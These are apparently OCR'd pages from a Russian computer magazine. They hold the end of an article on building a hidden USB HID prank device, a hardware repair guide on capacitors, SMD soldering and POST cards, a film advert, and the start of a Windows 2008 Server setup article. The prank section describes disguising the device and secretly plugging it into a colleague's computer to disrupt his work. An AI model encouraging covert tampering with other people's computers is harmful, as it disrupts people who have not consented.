Итак, нам нужно программировать биты, отвечающие за частоту процессора. А именно: установить CKSEL0 в единицу, а остальные CKSEL1- CKSEL3 в ноль. Помимо этого, надо установить биты SUT0 в единицу, а SUT1 в ноль. Проверь установку бита CKDIV8, чтобы он тоже был установлен в единицу. Вышеперечисленные биты устанавливают режим работы процессора: выставляют работу на максимально возможной частоте 16 МГц, без внешнего резонатора. Последний бит показывает, делить ли данную частоту на 8. Если он будет установлен в ноль, то процессор будет работать на частоте **16/8=2 МГц** (не есть гуд). Почему я такое пристальное внимание уделил последнему биту? Устройство у меня не работало несколько дней, и я не мог понять, в чем же дело. Оказалось, что по умолчанию данный бит установлен, и только после его снятия все завелось.

ТЕСТИРОВАНИЕ И ИСПОЛЬЗОВАНИЕ

Я надеюсь, ты осилил рассмотренные этапы, собрал и прошил наше замечательное фрикерское устройство. Теперь протестируем его работоспособность.

Пихаем наш девайс в USB-порт компьютера. Устройство определяется как HID, и операционка нормально устанавливает штатные драйвера. Можно для пущей уверенности посмотреть его в диспетчере устройств. Отлично, к работе готовы! Во время тестирования меня несколько раз обозвали блондинкой, так как я периодически начинал печатать с включенным <Caps Lock>.

Далее ты можешь оформить устройство, чтобы оно приняло нормальный человеческий вид (а не образину брутальной платы). Ориентируйся на собственный вкус. Как вариант, можно залить плату в какой-нибудь форме эпоксидной смолой, получив весьма гламурную «флешку». Либо термоклеем, разогрев его в маленькой форме из фольги или жести. Я поступил проще: взял термоусадку, в которую входило мое устройство, и усадил ее прямо сверху на плату обычной зажигалкой. Вышло круто и быстро. Цвет термоусадки я подобрал темный, чтобы на фоне современных корпусов оно как можно меньше бросалось в глаза. На этом этапе можно поставить жирную точку — наш фрикерский девайс собран и работает.

ИТОГ

После небольшого геморроя с устройством я решил его протестировать на своем коллеге. Надо сказать, что по долгу службы он постоянно набирает большие объемы текста. Пока коллега ходил на обед, я поставил девайс ему в USB-порт. Первые полчаса товарищ думал, что случайно задевает кнопку <Caps Lock>. Затем понял: что-то тут не чисто. Потребовал от админа заменить ему клавиатуру. Админ счел девайс обыкновенной флешкой и сердобольно заменил клаву. Но проблемы не прекратились. В конце концов, товарищ начал требовать переставить операционную систему или даже сменить компьютер. Под конец рабочего дня я от смеха-таки прокололся, в чем дело. Шутка удалась, хожу в синяках. Проще говоря, потратив один день на детали и сборку, ты можешь получить весьма веселенькое устройство, которым можно неплохо позабавиться. А если ты еще и разберешься с кодом, который, напоминаю, написан на языке Си и компилятор к которому я любезно выложил на диск, ты можешь дописать дополнительные кнопки и комбинации. Отмечу, что сначала инсталлируй AVR Studio, а потом компилятор Win AVR, и он прекрасно сроднится со студией. В результате ты сможешь в одной программе писать как на си, так и на ассемблере. В общем, удачи! И пиши мне о результатах сборки.



warning

Учти, что если твои действия с этим устройством повлекут тяжелые последствия, то тебя вполне могут осудить по 274 статье уголовного кодекса.



РОМАН ЕФИМЕНКО
/ RAGERUS@GAMIL.COM /

АЙБОЛИТ В СТИЛЕ КИБЕРПАНК

РЕМОНТ ЖЕЛЕЗА

Руководств по ремонту компа существует огромное количество. Большинство заканчиваются так: «Выкинь нерабочее и иди купи новое, производителям железа тоже надо кушать». Это не наш путь. Итак, читаем о том, что делать после обнаружения неисправной железки, будь то материнская плата, видеокарта или вообще что-то неизвестное, воткнутое по ошибке сборщиком в PCI-слот.

☒ МЕЛОЧИ, НЕСОВМЕСТИМЫЕ С ЖИЗНЬЮ

Наиболее частыми проявлениями излишней ретивости новоиспеченного сборщика компьютеров являются снесенные напрочь разнообразные мелкие элементы. Иногда складывается впечатление, что сборщик страдает синдромом Паркинсона и практически не контролирует движений отвертки. Но то, что один человек сломал, другой почти всегда может починить. Первое и основное правило при ремонте любого компонента — внимательность и острый глаз. Никуда не спеши, осматривай пациента тщательно и методично. Особое внимание уделяй мелочам, наиболее подверженным «криворукой угрозе». Например, местам крепежа защелок крепления радиатора процессора, участкам возле крепежных отверстий для винтов, группам контактов для присоединения кнопок и светодиодов передней панели корпуса. Не лишним будет проверить состояние разъемов для модулей памяти и окружающих их компонентов. У видеокарт чаще всего страдают **мелкие SMD-конденсаторы** и резисторы, расположенные недалеко от разъема PCI express.

Что мы ищем? Любые отклонения от нормы, будь то сколы, почернение, вздутие конденсаторов, следы перегрева или царапины. Если «криминала» на лицевой стороне не обнаружено, это не значит, что его нет на тыльной. Еще одно место, любимое «ломастерами», — резисторные сборки, терминирующие сигнальные линии памяти.


По ходу обследования пациента не забывай присматриваться к токопроводящим дорожкам печатного монтажа, они страдают ничуть не реже чем SMD-шки. Если «раны» обнаружены, приступаем к ремонтному этапу. Если нет — читаем дальше.

☒ КОНДЕНСАТОРЫ «В ПОЛОЖЕНИИ»

Прочитав название заметки, половина читателей выкрикнут «Бояааан!» и будут правы. История с конденсаторами началась в эпоху Slot 1 и Socket 370 по причине излишней любви фирмы Abit экономить. Упоминания о вздувшихся конденсаторах встречались и раньше, но вот массовость напасть приобрела только с подачи упомянутой конторы.

В чем причина «вздуваемости» конденсаторов? Кроме емкости и рабочего напряжения у них есть еще один важный (хоть и сложнопроизносимый) параметр — «эквивалентное последовательное сопротивление» (equivalent series resistance — ESR). Зависит оно от сопротивления






POST-карта МастерКит A9221



Нестройные ряды конденсаторов «в положении»

материала обкладок и потерь в диэлектрике. А что такое «потери в диэлектрике»? Это тепло, разогревающее конденсатор и способное неплохо вскипятить электролит. Особенно проявляется влияние высокого ESR при использовании конденсаторов в импульсных цепях, коими и являются цепи питания процессора, памяти и стабилизаторы питания видеокарт. Присматриваться (или сразу заменить, без рассматривания) надо к конденсаторам производства LiCon, G-Luxon (их метко окрестили «Глюксонами»), G.S.C., Taicon, Jackon, Chsi, Tayeh, Choyo... — список «горе-брендов» на этом не заканчивается, смею заверить.

Я бы не рекомендовал оставлять замеченные вздувшиеся конденсаторы без внимания, так как кроме ухудшения параметров разогрева может произойти еще и замыкание между обкладками. Которое, в свою очередь, может стоить жизни всему стабилизатору питания процессора.

Причиной вздувания конденсаторов бывает и не обеспечивающий должных выходных параметров блок питания. Потому всякие Codegen, JNC и прочие Colorsit-ы стройными рядами идут на свалку.

⊠ ОТШИБЛЕННАЯ ПАМЯТЬ

Так уж получается, что перечень типичных неисправностей постепенно превращается в список тем: «А где мы еще могли лохануться при сборке компьютера?». Подсказываю — подсистема памяти. Все, что связано с памятью, пользуется особой любовью у начинающих апгрейдеров. Можно долго и со вкусом живописать, как впихнутый в современную плату модуль «обычной» DDR замыкает контакты питания, и они постепенно начинают испускать предсмертную вонь. Но чем думает человек, который методически тыкает УЖЕ сожженный модуль в следующий слот памяти, дожидается его выгорания и повторяет операцию? Скажешь, так не бывает? Еще как бывает, смотри фото. Но чаще всего встречается другая ситуация — не до конца вставленный модуль памяти. Как вариант — вставленный другой стороной (человеческая фантазия беспредельна). События развиваются быстро, и буквально через секунду-вторую есть шансы лицезреть выгоревшие контакты. Кажется, тебя насторожила фраза «установленный задом наперед»? Как показала практика, ситуация, когда клиенты приносят выгнутую плату, в которую нечеловеческими усилиями втиснута намертво приварившаяся к контактам планка памяти, не так уж и редка.

⊠ ПОКАЖИ МНЕ СВОИ ИНСТРУМЕНТЫ, И Я СКАЖУ, КТО ТЫ

Чтобы попытаться что-то отремонтировать, одной отвертки и маминых маникюрных ножниц тебе может и не хватить. К счастью, необходимые инструменты относительно не дороги да к тому же дефицитностью не отличаются. Подразумевается, что отвертки, кусачки, гаечные ключи тебе знакомы.

Кто есть кто?

Цифрами обозначены:

1 — большинство трехвыводных компонентов — транзисторы. Хотя в подобном корпусе попадаются и диоды или стабилитроны. Определить, что именно попало в поле твоего зрения можно, расшифровав код, который наносится на верхнюю грань. Помочь в этом нелегком деле может, к примеру, ресурс http://www.tkb-4u.com/code/smdcode/indexsmdcode.php.

2 — кварцевый резонатор в металлическом корпусе.


3 — керамический конденсатор. Обычно они не маркируются, замена подбирается по габаритам корпуса.

4 — электролитический конденсатор, приспособленный для поверхностного монтажа.


5 — резисторная сборка. Как правило, состоит из четырех резисторов в общем корпусе. Маркируется тремя цифрами: первые две обозначают сопротивление в Омах, третья — множитель, то бишь количество нулей, которые надо дописать к значению сопротивления.

6 — конденсаторная сборка. Четыре керамических конденсатора в одном корпусе.


7 — одиночный резистор. Маркируется так же, как сборка.



SMD-компоненты, которые ты можешь встретить на плате чаще всего



Типичный пример «снесенных» элементов. Цифрой 1 обозначено место расположения SMD-индуктивности, пострадавшей при монтаже платы в корпус, цифрой 2 — свидетельство попытки припаять конденсатор



POST-карта IC Book IC80



▷ links

• http://digchip.com/ — один из лучших ресурсов, призванных помочь в поиске даташитов и подборе аналогов радиоэлектронных компонентов. Настоятельно рекомендую!

• http://icbook.com.ua/post/index.html — сайт фирмы-производителя IC80. Там можно найти детальную расшифровку всех POST-кодов и почитать про специфику работы POST-карт на материнских платах некоторых производителей.

Итак, инструмент под номером 1 — зонд. Идеально подходит, чтобы вынуть батарейку подпитки CMOS из гнезда, подогнуть выводы, контакты, подвинуть массивную деталь во время пайки. Металлическая щеточка поможет очистить плату от последствий выгорания компонентов.

Следующим идет атрибут классических фильмов ужасов — скальпель. Областей применения не счесть. Зачистка контактов, подрезка печатных дорожек, укорачивание выводов, удаление компонентов. Показанный на фото скальпель имеет сменные лезвия и удобную тяжелую ручку. Рекомендую!

А вот пинцеты несколько отличаются от тех, которые ты привык видеть. Для работы с крошечными SMD-компонентами и инструмент требуется соответствующий. Впрочем, привыкнув работать тонкими специализированными пинцетами, брать в руки их бытовых собратьев не сильно хочется.

Инструмент под номером 4 — угловой SMD-пинцет. Его удобно использовать в труднодоступных местах, куда прямым не подлезешь. Еще он может оказаться полезен при извлечении винтов из глубоких отверстий, к примеру, при разборке ноутбуков.

Пинцеты под номерами 4 и 5 — прямые. Отличие инструмента под номером 5 состоит в том, что он имеет термоизоляцию (зеленое покрытие). Оно очень помогает при термовоздушной пайке, когда инструмент неизбежно нагревается.

И вот мы вплотную подошли к главным инструментам — паяльникам и паяльному оборудованию. Скажу сразу: не всегда для ремонта ненаглядной престарелой ASUS P4P800 есть смысл покупать оборудование на двести-триста долларов. Но подобное оборудование есть практически во всех мастерских по ремонту мобильных телефонов. За небольшую плату их работники вряд ли откажутся выпаять один-два «жука». Поэтому необходимо хотя бы знать, как выглядит нужное тебе оборудование. Самое распространенное устройство, используемое для работы с SMD-компонентами, — термовоздушная паяльная станция, в простонародье «термофен». Наиболее массовые паяльные станции продаются под труднопроизносимыми брендами Lukey, Aoyue, Sunkko и прочими. Присутствуют в мастерских, конечно, и более именитые Weller или Ersa, но — куда реже. Принципом работы термовоздушные паяльные станции весьма схожи с обычным бытовым феном для сушки волос — воздух продувается сквозь нагревательный элемент, прогреваясь до нужной температуры.

Некоторые паяльные станции вообще можно считать универсальными. Кроме термофена они могут иметь в своем составе и обычный паяльник небольшой мощности, а иногда и БП с регулируемым напряжением. Паяльник таких «универсалов» почти идеально подходит для мелкого ремонта компьютерных железок начинающими некромантами.

Для пайки массивных компонентов (разъемы, чипсет, GPU видеокарт) силенок одного термофена может быть маловато. На помощь приходят рабочие платформы с функцией подогрева. Грубо говоря, подогреватель — это понтовая электроплитка за 130 баксов :). Отличие от бытовых собратьев в деталях — точности поддержания температуры и равномерности нагрева. Очень удобны упомянутые платформы при BGA-монтаже — как для восстановления шариков-контактов, так и для пайки чипов.

Следует заметить, что при известном желании в качестве подогревателя можно использовать и электроплитку, и утюг :).

Самый популярный инструмент ремонтника — паяльник. Подойдет практически любой, естественно, за исключением монстров, больше пригодных для лужения тазиков. Здесь главное — размер правильный подобрать. Мощность — от 15 до 70 Ватт. Способ заточки жала принципиального значения не имеет. По моему опыту, для работы с компонентами небольшого размера удобна заточка «под конус».


Если нет возможности использовать термофен, а паять мелкие SMD-компоненты надо часто, будет разумно обзавестись несколькими паяльниками с пропилами в жалах, равными длине популярных компонентов (обычно это резисторы и конденсаторы). Пропилы легко сделать с помощью надфиля или верного друга моддера — дремеля.

SMD-компоненты


SMD (Surface Mount Device) — в дословном переводе «устройства, монтируемые на поверхность». Аббревиатурой обозначают безвыводные и часто безкорпусные компоненты, припаиваемые непосредственно к токопроводящим дорожкам печатной платы. Этим достигается большая плотность размещения деталей и уменьшается их взаимное влияние. Также подобный способ монтажа обеспечивает большую технологичность и делает конструкцию более приспособленной для роботизированного монтажа.

☒ POSTимся

Когда ты ковыряешь хладный комповый труп, то причина смерти, как правило, ищется наобум. Но видел ли ты врача, который полагается исключительно на свою интуицию (о докторе Лекторе умолчим)? Думаю, таковых сейчас не встретишь. Как минимум, измеряется пульс и температура.



Последствия подхода «А может в этом слоте заработает?». В первом слоте был установлен работоспособный модуль памяти, во второй пихнули паленый. Не добившись результата, решили переставить в следующий


Раскрошенная резисторная сборка цепей терминации сигнальных линий памяти. На грани разъема — след, обозначающий траекторию отвертки

В более тяжелых случаях применяется кардиомонитор и прочее. А чем мы не врачи? Ведь BIOS практически любого компьютера имеет встроенные процедуры, позволяющие узнать, на каком этапе произошел сбой или что в данный момент делает система.

Владельцы некоторых материнок производства EPOX или Abit знакомы с подобной системой диагностики. Да, речь идет об индикаторах POST-кодов, проще говоря, POST-картах.

Наиболее доступной и в то же время функциональной POST-картой на территории СНГ является МастерКит A9221.

Заметно более функциональна, но и более дорогая — IC Book IC80. Она, в отличие от A9221, работает практически со всеми материнскими платами — от откровенно раритетных до самых современных. А также позволяет пошагово отображать POST-коды, показывает состояние смежных портов, корректно видится в PCI-пространстве.

ВСЯ СИЛА В ШАРАХ!

Взгляни на любую материнку. Или на видеокарту. Что бросается в глаза? Да, именно они — один или два чипа, в случае материнской платы гордо именуемых чипсетом и видеочипом — если в руках видюха. А теперь присмотрись, каким способом они припаяны к текстолиту платы? Выводов как таковых не сильно-то и видно. Можно различить немалое количество шариков, соединяющих чип с платой. Если называть вещи своими именами, то способ монтажа микросхем подобного типа зовется BGA. Сия аббревиатура является сокращением от Ball Grid Array. В вольном переводе это звучит, как «решеткоподобный массив шариков» (выводами BGA-микросхем являются шарики из припоя).

BGA-пайка — это тема отдельной и весьма нудной статьи. Нам же нужно знать, что в случае деформации платы (то ли перегрелась, то ли переусердствовали при сборке) возможен отрыв шариков от своих контактных площадок на плате. В жаргоне существует термин «отвал» (моста или GPU). При известном везении ликвидировать последствия отвала можно, прогрев плату с обратной стороны до температуры плавления припоя. Предварительно под мост с помощью шприца вливается флюс.

ПЕРЕХОДИМ К ДЕЛУ


Самый сложный этап пройден — неисправность обнаружена. Осталось дело за «малым» — взять паяльник в руки и попытаться исправить то, что, по твоему мнению, является причиной неисправности. Перед тем, как ты окончательно угробишь дорогущую видеокарту или материнскую плату премиум-класса, я бы посоветовал предпринять более консервативные шаги. К примеру — перешить BIOS как системной платы, так и видеокарты. Возможно, проблема в них. Неплохо было бы проверить остальные железки. Вдруг видюха, застывшая под занесенным паяльником ни в чем не виновата, а причина всему — переразогнанный процессор.

Если же желание паять и крушить непреодолимо, то есть последняя перестраховка — сфотографировать «жертву». Нет, не для надгробного камня. После того, как ты снимешь десяток-второй деталюшек с платы, увлекшись пайкой, информация о том, что и где стояло, приобретает особую ценность.

И если уж разговор зашел о пайке — для начала потренируйся на каком-то хладном трупе. К примеру, старенькой видеокарте или безвременно почившей доисторической материнке. Ведь потерь никаких, а руку набить — всегда полезно.

Если по итогам осмотра были обнаружены снесенные компоненты или порванные дорож-





Типичные последствия включения платы с не до конца установленным модулем памяти. Примерно такой же вид у платы будет при установке памяти «задом наперед». Цифрами обозначены: 1 — подгоревший контакт, 2 — транзистор стабилизатора питания памяти, 3 — диод в цепи питания памяти



Набор инструмента продвинутого ковыряльщика железок. По порядку: 1 — зонд, совмещенный с металлической щеточкой, 2 — скальпель, 3 — угловой SMD-пинцет, 4 — прямой SMD-пинцет, 5 — SMD-пинцет с термоизоляцией



Рабочая платформа с функцией подогрева Aoyue Int853A



Одна из самых популярных термовоздушных паяльных станций — Lukey 852D+

ки, то берем паяльник в руки и ищем замену. Золотое правило — сперва найди и выпаяй «донорский орган», а потом уж берись за пациента. Вполне может быть, что после часовой возни с крошечными деталями придется пройтись, подышать воздухом.

Для многих людей характерна недостаточная точность движений (траблы с микромоторикой). Если ты из таких, я бы посоветовал не искушать судьбу, а нанести визит знакомым ремонтникам мобильников. Что, нету? Значит, пора заводить знакомства.

Восстанавливать порванные или прогоревшие дорожки можно с помощью тонкого провода. Идеально для этого подходят одиночные жилки из провода МГТФ. По окончанию монтажа их следует зафиксировать цапон-лаком или клеем.

Для пайки удобнее всего использовать термофен с соответствующей насадкой. Он же окажется незаменимым для замены более крупных деталей — аудиокодеков, мелкой логики и даже чипов SuperIO.

В случае массового «залета» электролитических конденсаторов придется топать в магазин радиодеталей — ставить бывшие в употреблении конденсаторы я бы не советовал. При покупке надо оговорить, что конденсаторы нужны Low ESR. Рабочее напряжение не должно быть ниже того, на которое были рассчитаны штатные. Емкость может быть немного больше штатной. Да, и не забывай о габаритах — городить висячие сады Семирамиды из гроздей конденсаторов сейчас немодно.

Для демонтажа конденсаторов используй паяльник мощностью около 80Вт с жалом шириной чуть больше, чем расстояние между выводами. В роли флюса пригодится сосновая канифоль — в ней весь секрет. Дело в том, что канифоль имеет неплохую теплопроводность, что позволяет прогреть не только выводы, но и плату. Процедура выглядит примерно так: плату держим между колен, с тыльной стороны греем выводы конденсатора. Свободной рукой, покачивая, извлекаем конденсатор. Не прочищая от припоя монтажные отверстия, сразу же вставляем в них новый конденсатор. Немного попрактиковавшись, можно менять конденсаторы с качеством, не отличимым от заводского.

Для замены мощных транзисторов (MOSfet) удобнее всего использовать тот же термофен. Подскажу маленькую хитрость — окружающие компоненты лучше укрыть от потока горячего воздуха или пищевой фольгой, или (предпочтительнее) с помощью металлизированного скотча (его используют для ремонта вентиляционных каналов, паропроводов в саунах и пр.).

Если нужного паяльного оборудования нету в радиусе семи дней на собаках — пользуемся принципом «Голь на выдумки хитра». К примеру, вместо термофена можно использовать газовую горелку или даже пьезозажигалку. Мне удавалось менять чипы на модулях памяти таким способом. В качестве подогревателя при пайке массивных деталей подойдет обычный утюг, зафиксированный вверх подошвой. Тонкие пинцеты можно «одолжить» у знакомого стоматолога, скальпель — отобрать у маньяка вечером в парке.

☒ Итог

Дочитав мои разглагольствования до этой строчки, ты, наверное, заметишь, что больно поверхностно все описано. Ничего удивительного — я и не ставил себе цель за одну статью сделать из тебя компьютерного маганекроманта. Но если ты решишь действовать, то я свою задачу выполнил. Ведь главное — желание и прямые руки. Остальное — приложится!

ХОЛОДНОЕ СОЛНЦЕ

в кино с 10 июля

КИНОКОМПАНИЯ «ЛЮКСОР» ПРОДЮСЕРСКОЙ КИНОКОМПАНИИ «КИНОМИР» «ХОЛОДНОЕ СОЛНЦЕ» СЕРГЕЙ ПОПОВ
АЛЕКСАНДР МИТТА, ЮЛИЯ ИЗРАНОВА АЛЕКСАНДР НОСОВСКИЙ R.G.C. АЗАМАТ ХИСАМУТДИНОВ РОМАН ДОРМИДОШИН
ТАТЬЯНА ЯКОВЕНКО, ТАРАС БИБИЧ, СЕРГЕЙ ГАРМАШ, ПЕТР СЕМАК СЕРГЕЙ КОЗИК, ПАВЕЛ ПОЛЯКОВ, ОЛЬГА ЗАЙЦЕВА, ДАРЬЯ РУМЯНЦЕВА
ОЛЬГА ГОЛОМОВЗЮК ТАТЬЯНА ЯКОВЕНКО, АЛЕКСЕЙ ГОЛОДНИЦКИЙ АЛЕКСАНДР ЛИТВИНОВ

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /



Берем Longhorn за рога

WINDOWS 2008 SERVER: ПЕРВОНАЧАЛЬНЫЕ НАСТРОЙКИ И БЕЗОПАСНОСТЬ

Установка Win2k8 довольно проста, и если все требования к оборудованию и размещению выдержаны, через 20 минут мы получаем уже готовую к использованию систему. Далее предстоит выполнить первоначальные настройки, произвести установку ролей и уделить пристальное внимание повышению уровня защиты сервера. С этими вопросами и разберемся.

ПОСЛЕ УСТАНОВКИ


Сервер Win2k8 может быть установлен в двух режимах: Full с графическим интерфейсом и Server Core, в котором настройки производятся при помощи командной строки. Второй вариант трогать пока не будем.

Хочу обратить внимание на то, что на сайте Microsoft доступен пакет многоязычного интерфейса пользователя для Win2k8, при помощи которого можно локализовать систему. Пакеты разбиты по группам, русский находится в третьей из них. Для установки пакета локализации необходимо пересобрать образ, используя **Windows Automated Installation Kit** (WAIK). Интересно, почему нельзя было просто выложить msi-файл?

После регистрации в системе тебя встретит Initial Configurations Tasks и предложит выполнить первые шаги по настройке сервера. Перед тем как бросаться в бой, советую сначала сделать более удобным рабочее окружение. Для этого проходим по маршруту: Start → Control Panel → Appearance and Personalization → Personalization. Здесь есть несколько пунктов, назначение которых совпадает со «Свойства Экрана» из более ранних версий. Все вкладки разбиты по отдельным меню, но принцип настроек остался прежним.

